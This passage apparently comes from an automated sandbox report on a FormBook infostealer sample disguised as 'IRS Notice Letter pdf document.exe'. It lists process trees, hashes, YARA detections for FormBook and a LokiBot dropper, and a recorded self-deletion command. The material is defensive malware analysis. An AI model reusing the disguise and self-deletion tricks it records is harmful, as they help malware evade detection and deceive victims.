Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.754908908.000000001DFF0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.754908908.000000001DFF0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.754908908.000000001DFF0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.751064707.00000000000A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.751064707.00000000000A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.751064707.00000000000A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 3788

General

Start time:	16:23:16
Start date:	11/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmstp.exe PID: 2860 Parent PID: 3424

General

Start time:	16:23:29
Start date:	11/01/2021
Path:	C:\Windows\SysWOW64\cmstp.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmstp.exe
Imagebase:	0xca0000
File size:	82944 bytes
MD5 hash:	4833E65ED211C7F118D4A11E6FB58A09
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.1021169489.0000000000D60000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.1021169489.0000000000D60000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.1021169489.0000000000D60000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 00000003.00000002.1022334778.0000000005467000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.1021417062.00000000030C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.1021417062.00000000030C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.1021417062.00000000030C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 00000003.00000002.1021594863.000000000322D000.00000004.00000020.sdmp, Author: Florian Roth
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	30D82A7	NtReadFile

Analysis Process: cmd.exe PID: 4972 Parent PID: 2860

General

Start time:	16:23:33
Start date:	11/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\IRS Notice Letter pdf document.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\IRS Notice Letter pdf document.exe	cannot delete	1	11F0374	DeleteFileW
C:\Users\user\Desktop\IRS Notice Letter pdf document.exe	cannot delete	1	11F0374	DeleteFileW

Analysis Process: conhost.exe PID: 5700 Parent PID: 4972

General

Start time:	16:23:34
Start date:	11/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis